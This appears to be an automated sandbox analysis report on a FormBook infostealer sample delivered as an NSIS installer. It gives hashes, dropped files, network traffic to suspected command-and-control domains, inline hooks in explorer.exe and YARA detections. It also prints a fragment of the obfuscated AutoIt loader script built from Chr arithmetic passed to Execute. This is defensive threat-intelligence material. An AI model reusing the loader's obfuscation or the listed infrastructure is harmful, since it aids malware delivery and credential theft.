Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....sD.R.*.R.*.R.*..C..P.*....S.*._@..a.*._@....*._@..g.*.[j..[.*.[j..w.*.R.+.r.*.....*....S.*._@..S.*.R...P.*....S.*.RichR.*.....PE..L....q.Z....."....@.....@...@.....@.....|.....P.....p...q...;..... [..@.....text..... ..`.rdata.....@..@.data...t.....R.....@....rsrc...P.....<....@..@.reloc...q...p...r.....@..B.....

C:\Users\user\AppData\Local\Temp\nse13E9.tmp

Process:	C:\Users\user\Desktop\shedfam.exe
File Type:	data
Category:	dropped
Size (bytes):	1161271
Entropy (8bit):	7.006804288931609
Encrypted:	false
SSDEEP:	12288:ldtfUML9HQFpVWeOV7GtINsegA/hMyyzlcqikvAfcN9b2MyZa31twoPTdFxgawVx:lLsNT3E53Myyzl0hMf1tr7Caw8M0A
MD5:	5FF42BDDBCC182E0FCC90781FAD2728A
SHA1:	EAD63E8B5973CCE5218306D11BF622BCBDFE2A7F
SHA-256:	A003F5F08AAE6F3DF16215ED1EC97315A7DD79D4B3488F6D8114189B16ABB176
SHA-512:	0CF8E7376574478DE2C161CE96B2EBDC27996FE5E35EDA137579F915831EB5A101A4753A789BF35CBD9A20B6AAA50B8432F8465D60F32843D49A174AA74C231
Malicious:	false
Reputation:	low

Preview:	.....,.....I..... .....J.....F...j.....#..... ....

C:\Users\user\AppData\Local\Temp\piqsiyngg.yfg

Process:	C:\Users\user\Desktop\shedfam.exe
File Type:	data
Category:	dropped
Size (bytes):	189440
Entropy (8bit):	**7.991287376939625**
Encrypted:	**true**
SSDEEP:	3072:WKYGVE/xY13tv+Fm7mNamHwvyWiIwl0dxFtMO7i0b5WAL7m8GPRfZiMBV:+GVdtyLad0lMLb5bjTMBV
MD5:	DC7CD66F3A1B920FE91A5550F1B95608
SHA1:	C72EB7822DA4656A6F0A391847FE8A76564572E3
SHA-256:	DB73C93C0D9FC5B23B95D9CB5D8BD402914999BA59B3D6C90B4DAC8E7DC302E6
SHA-512:	3C030A853C7C345A3C93E53D015C51A91986AE4DB4AB13E4730C9FFB2EAAFBF62C65A5D11FBA21B810A6CDAAB3CAEBFE48CE36D960AF54294CB55D7F10810 1FE
Malicious:	false
Preview:	..R.1..$. .<.hj..@.....r.....x6....q..x9.\|.G.%.."........j.h..V..s....l.j.V....Z.j a.....<.2m?gMZa).u5.O:.Z.b.....<..q....f..-.....T.....Y..,M.H[..z.....o.*...o.==...^...?.....j(H.8.....7.Z. o.).;.J.....-.v...}.q.Dqe....~.G.....L.'6..0..Q..7B9.qV.8.....q9..x94\|.V.%.."........j...TV..x.2F..2.-.{6SCNU.`v..y...Y!.."....R<.0.G.....<*...*..c...+.cD.R.2/.+;.M.jR.....M.8#. /.'o...h..o.*...o....FG.^....6...xZ.....^7y.g..)x10.....-cp...}..Dqe...n..~.G.....$.L.'6...Qh.7B9.q.x6....q..x9.|.G.%.."........j...TV..x.2F..2.-.{6SCNU.`v..y...Y!.."....R<.0.G.....<*.. .*..c...+.cD.R.2/.+;.M.jR.....M.8#./.'o...h..o.*...o.==...^.]?.6d..x~...8.....^7y.g..).10J.....-cp...}..Dqe...n..~.G.....$.L.'6...Qh.7B9.q.x6....q..x9.|.G.%.."........j...TV..x.2F..2.-.{ 6SCNU.`v..y...Y!.."....R<.0.G.....<*...*..c...+.cD.R.2/.+;.M.jR.....M.8#./.'o...h..o.*...o.==...^.]?.6d..x~...8.....^7y.g..).10J.....

C:\Users\user\AppData\Local\Temp\wenvaisrl.au3

Process:	C:\Users\user\Desktop\shedfam.exe
File Type:	ASCII text, with very long lines (1182), with CRLF line terminators
Category:	dropped
Size (bytes):	6409
Entropy (8bit):	4.539976822490987
Encrypted:	false
SSDEEP:	48:Adcp3cMcpp4c/NenP+h+OqbQALctNfP7CRvNrgBRyKSPXPXtXtXdhVcGgypVdAyq:AdeLvoIP+gOqb5Y78NcCHy3mPgAe
MD5:	F94D60D73EEED59DB9C9EA910387DF5E
SHA1:	A7A5D3AD43B240813CA47DD550D0632E0CC1B846
SHA-256:	35D0A39DEB3A4CA1DD624D441359A320A89F044476BA5665EED31C4E51019C2C
SHA-512:	E6CE3DB8563F4ED6989562FA0FBB561DAEB9E022B72D6EB746AE1181B2018633C7F22A0F2AE591D14D794340AA54A4699480219266E9B81E04A1A1D67F8FA983
Malicious:	false
Preview:	Global $K30ry88 = 227429608..Global $X31w8rp1 = 1313542..Global $A324so = Chr..Global $P334kwt0hcp = Execute..Global $R34og = $P334kwt0hcp($A324so(6618-6550) & $A324so(6658-6550) & $A324so(6658-6550) & $A324so(6633-6550) & $A324so(6666-6550) & $A324so(6664-6550) & $A324so(6667-6550) & $A324so(6649-6550) & $A324so(6666-6550) & $A324so(6633-6550) & $A324so(6651-6550) & $A324so(6666-6550) & $A324so(6618-6550) & $A324so(6647-6550) & $A324so(6666-6550) & $A324so(6647-6550))..Global $B3232eqg0zi8 = $P334kwt0hcp($A324so(6618-6550) & $A324so(6658-6550) & $A324so(6658-6550) & $A324so(6633-6550) & $A324so(6666-6550) & $A324so(6664-6550) & $A324so(6667-6550) & $A324so(6649-6550) & $A324so(6666-6550) & $A324so(6617-6550) & $A324so(6664-6550) & $A324so(6651-6550) & $A324so(6647-6550) & $A324so(6666-6550) & $A324so(6651-6550))..Global $F3339x28s = $P334kwt0hcp($A324so(6618-6550) & $A324so(6658-6550) & $A324so(6658-6550) & $A324so(6617-6550) & $A324so(6647-6550) & $A324so(6658-6550) & $A324so(6658-65

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	6.818960528918014
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	shedfam.exe
File size:	901270
MD5:	c0a85d86855b257b25572aa7d9d90381
SHA1:	ea5ce824d225c0df297586a2c6621aea5ab8584b
SHA256:	c9cf9f0fa6980019aa3a93b9b25ca2cf14cfad4b4afef12d43a20ece34d2093b
SHA512:	373c768311b5385bb45c0558a1bc112c5c8b4d9cceeb5fa41577a5a4f3a936aff6745bf0d6ac3fdc84a17d3eb518cce5d1e4744cdfe64cd35e4478a8693fd11a
SSDEEP:	12288:Avy7P+vzXkpdeYfU+Ey0LOPmEBrNU4jMmrKJVNwysiebm4M4qXftsFf:yAmvgeYc+EAPmEVNSmObWy7eCn4OtsFf

TLSH:	1F1502517F04C5A2C51D19F6CBEFE16C92F28CA2190198336760BE2E3CFEF9268255B5
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....3(..RF..RF..RF.*]...RF..RG.pRF.*]...RF..qv..RF..T@..RF.Rich.RF.....PE..L...ly.V.....^.....

File Icon

Icon Hash:	5c1cf8c8e970f1c8

Static PE Info

General

Entrypoint:	0x40324f
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	RELOCS_STRIPPED, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, 32BIT_MACHINE
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x567F796C [Sun Dec 27 05:38:52 2015 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	ab6770b0a8635b9d92a5838920cfe770

Entrypoint Preview

Instruction
sub esp, 00000180h
push ebx
push ebp
push esi
push edi
xor ebx, ebx
push 00008001h
mov dword ptr [esp+1Ch], ebx
mov dword ptr [esp+14h], 00409130h
xor esi, esi
mov byte ptr [esp+18h], 00000020h
call dword ptr [004070B8h]
call dword ptr [004070B4h]
cmp ax, 00000006h
je 00007F0A94F2A453h
push ebx
call 00007F0A94F2D241h
cmp eax, ebx
je 00007F0A94F2A449h
push 00000C00h
call eax
push 004091E0h
call 00007F0A94F2D1C2h
push 004091D8h
call 00007F0A94F2D1B8h
push 004091CCh
call 00007F0A94F2D1AEh

Instruction
push 0000000Dh
call 00007F0A94F2D211h
push 0000000Bh
call 00007F0A94F2D20Ah
mov dword ptr [00423F84h], eax
call dword ptr [00407034h]
push ebx
call dword ptr [00407270h]
mov dword ptr [00424038h], eax
push ebx
lea eax, dword ptr [esp+34h]
push 00000160h
push eax
push ebx
push 0041F538h
call dword ptr [00407160h]
push 004091C0h
push 00423780h
call 00007F0A94F2CE41h
call dword ptr [004070B0h]
mov ebp, 0042A000h
push eax
push ebp
call 00007F0A94F2CE2Fh
push ebx
call dword ptr [00407144h]

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x73cc	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x2d000	0x490d0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7000	0x280	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5c4a	0x5e00	False	0.659906914893617	data	6.410763775060762	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x115e	0x1200	False	0.4466145833333333	data	5.142548180775325	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x1b078	0x600	False	0.455078125	data	4.2252195571372315	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.ndata	0x25000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0x2d000	0x490d0	0x49200	False	0.1362446581196581	data	2.9633699887836995	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x2d310	0x42028	Device independent bitmap graphic, 256 x 512 x 32, image size 270336	English	United States
RT_ICON	0x6f338	0x25a8	Device independent bitmap graphic, 48 x 96 x 32, image size 9600	English	United States
RT_ICON	0x718e0	0x10a8	Device independent bitmap graphic, 32 x 64 x 32, image size 4224	English	United States
RT_ICON	0x72988	0xea8	Device independent bitmap graphic, 48 x 96 x 8, image size 2304, 256 important colors	English	United States
RT_ICON	0x73830	0x988	Device independent bitmap graphic, 24 x 48 x 32, image size 2400	English	United States
RT_ICON	0x741b8	0x8a8	Device independent bitmap graphic, 32 x 64 x 8, image size 1024, 256 important colors	English	United States
RT_ICON	0x74a60	0x6c8	Device independent bitmap graphic, 24 x 48 x 8, image size 576, 256 important colors	English	United States
RT_ICON	0x75128	0x568	Device independent bitmap graphic, 16 x 32 x 8, image size 256, 256 important colors	English	United States
RT_ICON	0x75690	0x468	Device independent bitmap graphic, 16 x 32 x 32, image size 1088	English	United States
RT_DIALOG	0x75af8	0x100	data	English	United States
RT_DIALOG	0x75bf8	0x11c	data	English	United States
RT_DIALOG	0x75d18	0x60	data	English	United States
RT_GROUP_ICON	0x75d78	0x84	data	English	United States
RT_MANIFEST	0x75e00	0x2cc	XML 1.0 document, ASCII text, with very long lines (716), with no line terminators	English	United States

Imports


DLL	Import
KERNEL32.dll	SetFileAttributesA, GetShortPathNameA, GetFullPathNameA, MoveFileA, SetCurrentDirectoryA, GetFileAttributesA, GetLastError, CompareFileTime, SearchPathA, Sleep, GetTickCount, CreateFileA, GetFileSize, GetModuleFileNameA, GetCurrentProcess, CopyFileA, CreateDirectoryA, lstrcmpiA, GetTempPathA, GetCommandLineA, GetVersion, SetErrorMode, lstrcpynA, GetDiskFreeSpaceA, GlobalUnlock, GlobalLock, CreateThread, CreateProcessA, RemoveDirectoryA, GetTempFileNameA, lstrlenA, lstrcatA, GetSystemDirectoryA, LoadLibraryA, SetFileTime, CloseHandle, GlobalFree, lstrcmpA, ExpandEnvironmentStringsA, GetExitCodeProcess, GlobalAlloc, WaitForSingleObject, ExitProcess, GetWindowsDirectoryA, GetProcAddress, FindFirstFileA, FindNextFileA, DeleteFileA, SetFilePointer, ReadFile, FindClose, GetPrivateProfileStringA, WritePrivateProfileStringA, WriteFile, MulDiv, LoadLibraryExA, GetModuleHandleA, MultiByteToWideChar, FreeLibrary
USER32.dll	GetWindowRect, EnableMenuItem, GetSystemMenu, ScreenToClient, SetClassLongA, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, LoadBitmapA, CallWindowProcA, IsWindowVisible, CloseClipboard, SetForegroundWindow, PostQuitMessage, RegisterClassA, EndDialog, AppendMenuA, CreatePopupMenu, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxIndirectA, CharPrevA, DispatchMessageA, PeekMessageA, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, DrawTextA, EndPaint, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, ExitWindowsEx, DestroyWindow, OpenClipboard, TrackPopupMenu, SendMessageTimeoutA, GetDC, LoadImageA, GetDlgItem, FindWindowExA, IsWindow, SetClipboardData, SetWindowLongA, EmptyClipboard, SetTimer, CreateDialogParamA, wsprintfA, ShowWindow, SetWindowTextA
GDI32.dll	SelectObject, SetBkMode, CreateFontIndirectA, SetTextColor, DeleteObject, GetDeviceCaps, CreateBrushIndirect, SetBkColor
SHELL32.dll	SHGetSpecialFolderLocation, SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, ShellExecuteA, SHFileOperationA
ADVAPI32.dll	RegDeleteValueA, SetFileSecurityA, RegOpenKeyExA, RegDeleteKeyA, RegEnumValueA, RegCloseKey, RegCreateKeyExA, RegSetValueExA, RegQueryValueExA, RegEnumKeyA
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
ole32.dll	OleUninitialize, OleInitialize, CoTaskMemFree, CoCreateInstance

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2022 15:13:30.139664888 CET	49699	80	192.168.2.3	18.167.242.213
Nov 29, 2022 15:13:30.344316006 CET	80	49699	18.167.242.213	192.168.2.3
Nov 29, 2022 15:13:30.348556042 CET	49699	80	192.168.2.3	18.167.242.213
Nov 29, 2022 15:13:30.348653078 CET	49699	80	192.168.2.3	18.167.242.213
Nov 29, 2022 15:13:30.553149939 CET	80	49699	18.167.242.213	192.168.2.3
Nov 29, 2022 15:13:30.580126047 CET	80	49699	18.167.242.213	192.168.2.3
Nov 29, 2022 15:13:30.580183983 CET	80	49699	18.167.242.213	192.168.2.3
Nov 29, 2022 15:13:30.580450058 CET	49699	80	192.168.2.3	18.167.242.213
Nov 29, 2022 15:13:30.580521107 CET	49699	80	192.168.2.3	18.167.242.213
Nov 29, 2022 15:13:30.785156012 CET	80	49699	18.167.242.213	192.168.2.3
Nov 29, 2022 15:13:51.134776115 CET	49700	80	192.168.2.3	103.100.63.146
Nov 29, 2022 15:13:51.420519114 CET	80	49700	103.100.63.146	192.168.2.3
Nov 29, 2022 15:13:51.420717001 CET	49700	80	192.168.2.3	103.100.63.146
Nov 29, 2022 15:13:51.421838045 CET	49700	80	192.168.2.3	103.100.63.146
Nov 29, 2022 15:13:51.707523108 CET	80	49700	103.100.63.146	192.168.2.3
Nov 29, 2022 15:13:51.719268084 CET	80	49700	103.100.63.146	192.168.2.3
Nov 29, 2022 15:13:51.719347954 CET	80	49700	103.100.63.146	192.168.2.3
Nov 29, 2022 15:13:51.719506979 CET	49700	80	192.168.2.3	103.100.63.146
Nov 29, 2022 15:13:51.721504927 CET	49700	80	192.168.2.3	103.100.63.146
Nov 29, 2022 15:13:52.007050037 CET	80	49700	103.100.63.146	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2022 15:13:30.082436085 CET	49977	53	192.168.2.3	8.8.8.8
Nov 29, 2022 15:13:30.123944998 CET	53	49977	8.8.8.8	192.168.2.3
Nov 29, 2022 15:13:50.786351919 CET	57840	53	192.168.2.3	8.8.8.8
Nov 29, 2022 15:13:51.133874893 CET	53	57840	8.8.8.8	192.168.2.3
Nov 29, 2022 15:14:11.876477003 CET	57990	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2022 15:14:12.086411953 CET	53	57990	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Nov 29, 2022 15:13:30.082436085 CET	192.168.2.3	8.8.8.8	0x1a2a	Standard query (0)	www.111lll.xyz	A (IP address)	IN (0x0001)	false
Nov 29, 2022 15:13:50.786351919 CET	192.168.2.3	8.8.8.8	0xd00a	Standard query (0)	www.73129.vip	A (IP address)	IN (0x0001)	false
Nov 29, 2022 15:14:11.876477003 CET	192.168.2.3	8.8.8.8	0xc8d8	Standard query (0)	www.autonomaat.com	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Nov 29, 2022 15:13:30.123944998 CET	8.8.8.8	192.168.2.3	0x1a2a	No error (0)	www.111lll.xyz	zksnp3mu.sktcks.com		CNAME (Canonical name)	IN (0x0001)	false
Nov 29, 2022 15:13:30.123944998 CET	8.8.8.8	192.168.2.3	0x1a2a	No error (0)	zksnp3mu.sktcks.com	fbcuj92a.n.sktcks.com		CNAME (Canonical name)	IN (0x0001)	false
Nov 29, 2022 15:13:30.123944998 CET	8.8.8.8	192.168.2.3	0x1a2a	No error (0)	fbcuj92a.n.sktcks.com		18.167.242.213	A (IP address)	IN (0x0001)	false
Nov 29, 2022 15:13:30.123944998 CET	8.8.8.8	192.168.2.3	0x1a2a	No error (0)	fbcuj92a.n.sktcks.com		18.167.194.182	A (IP address)	IN (0x0001)	false
Nov 29, 2022 15:13:51.133874893 CET	8.8.8.8	192.168.2.3	0xd00a	No error (0)	www.73129.vip		103.100.63.146	A (IP address)	IN (0x0001)	false
Nov 29, 2022 15:14:12.086411953 CET	8.8.8.8	192.168.2.3	0xc8d8	No error (0)	www.autonomaat.com		54.67.42.145	A (IP address)	IN (0x0001)	false
Nov 29, 2022 15:14:12.086411953 CET	8.8.8.8	192.168.2.3	0xc8d8	No error (0)	www.autonomaat.com		54.67.93.101	A (IP address)	IN (0x0001)	false
Nov 29, 2022 15:14:12.086411953 CET	8.8.8.8	192.168.2.3	0xc8d8	No error (0)	www.autonomaat.com		52.8.134.32	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- www.111lll.xyz
- www.73129.vip

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes


Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x84 0x4E 0xE7

Function Name	Hook Type	New Data
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x8C 0xCE 0xE7
GetMessageW	INLINE	0x48 0x8B 0xB8 0x8C 0xCE 0xE7
GetMessageA	INLINE	0x48 0x8B 0xB8 0x84 0x4E 0xE7

Statistics

Behavior



System Behavior

Analysis Process: shedfam.exe PID: **2620**, Parent PID: **3452**

General

Target ID:	0
Start time:	15:12:02
Start date:	29/11/2022
Path:	C:\Users\user\Desktop\shedfam.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\shedfam.exe
Imagebase:	0x400000
File size:	901270 bytes
MD5 hash:	C0A85D86855B257B25572AA7D9D90381
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Analysis Process: kmhbvf.exe PID: **4820**, Parent PID: **2620**

General

Target ID:	1
Start time:	15:12:03
Start date:	29/11/2022
Path:	C:\Users\user\AppData\Local\Temp\kmhbvf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\kmhbvf.exe" "C:\Users\user\AppData\Local\Temp\wenvaisrl.au3

Imagebase:	0xed0000
File size:	893608 bytes
MD5 hash:	C56B5F0201A3B3DE53E561FE76912BFD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.256639273.0000000003B00000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000001.00000002.256639273.0000000003B00000.00000004.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.256639273.0000000003B00000.00000004.00001000.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.256639273.0000000003B00000.00000004.00001000.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 2%, ReversingLabs
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wenvaisrl.au3	unknown	65536	success or wait	2	F012FD	ReadFile
C:\Users\user\AppData\Local\Temp\wenvaisrl.au3	unknown	57344	end of file	2	F012FD	ReadFile
C:\Users\user\AppData\Local\Temp\wenvaisrl.au3	unknown	65536	success or wait	2	F012FD	ReadFile
C:\Users\user\AppData\Local\Temp\wenvaisrl.au3	unknown	57344	end of file	2	F012FD	ReadFile
C:\Users\user\AppData\Local\Temp\wenvaisrl.au3	unknown	65536	success or wait	1	EE427C	ReadFile
C:\Users\user\AppData\Local\Temp\wenvaisrl.au3	unknown	65536	end of file	1	EE427C	ReadFile
C:\Users\user\AppData\Local\Temp\wenvaisrl.au3	unknown	65536	end of file	1	EE39EF	ReadFile
C:\Users\user\AppData\Local\Temp\hocjhpxqy.mm	unknown	65536	success or wait	1	EE427C	ReadFile
C:\Users\user\AppData\Local\Temp\hocjhpxqy.mm	unknown	65536	success or wait	2	EE427C	ReadFile
C:\Users\user\AppData\Local\Temp\piqsiyngg.yfg	unknown	189440	success or wait	1	3AF04C9	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	3AF1678	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	3AF1678	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	3AF1678	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	3AF1678	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	3AF1678	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	3AF1678	ReadFile

Analysis Process: kmhbvf.exe PID: **5280**, Parent PID: **4820**

General

Target ID:	2
Start time:	15:12:03
Start date:	29/11/2022
Path:	C:\Users\user\AppData\Local\Temp\kmhbvf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\kmhbvf.exe" "C:\Users\user\AppData\Local\Temp\wenvaisrl.au3
Imagebase:	0xed0000
File size:	893608 bytes
MD5 hash:	C56B5F0201A3B3DE53E561FE76912BFD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.361815335.0000000000C70000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000002.00000002.361815335.0000000000C70000.00000040.10000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.361815335.0000000000C70000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.361815335.0000000000C70000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.361658894.0000000000C40000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000002.00000002.361658894.0000000000C40000.00000040.10000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.361658894.0000000000C40000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.361658894.0000000000C40000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000000.251703956.0000000000400000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000002.00000000.251703956.0000000000400000.00000040.80000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000000.251703956.0000000000400000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000000.251703956.0000000000400000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.361161902.0000000000400000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000002.00000002.361161902.0000000000400000.00000040.80000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.361161902.0000000000400000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.361161902.0000000000400000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A457	NtReadFile

Analysis Process: explorer.exe PID: **3452**, Parent PID: **5280**

General

Target ID:	3
Start time:	15:12:09
Start date:	29/11/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff69fe90000
File size:	3933184 bytes
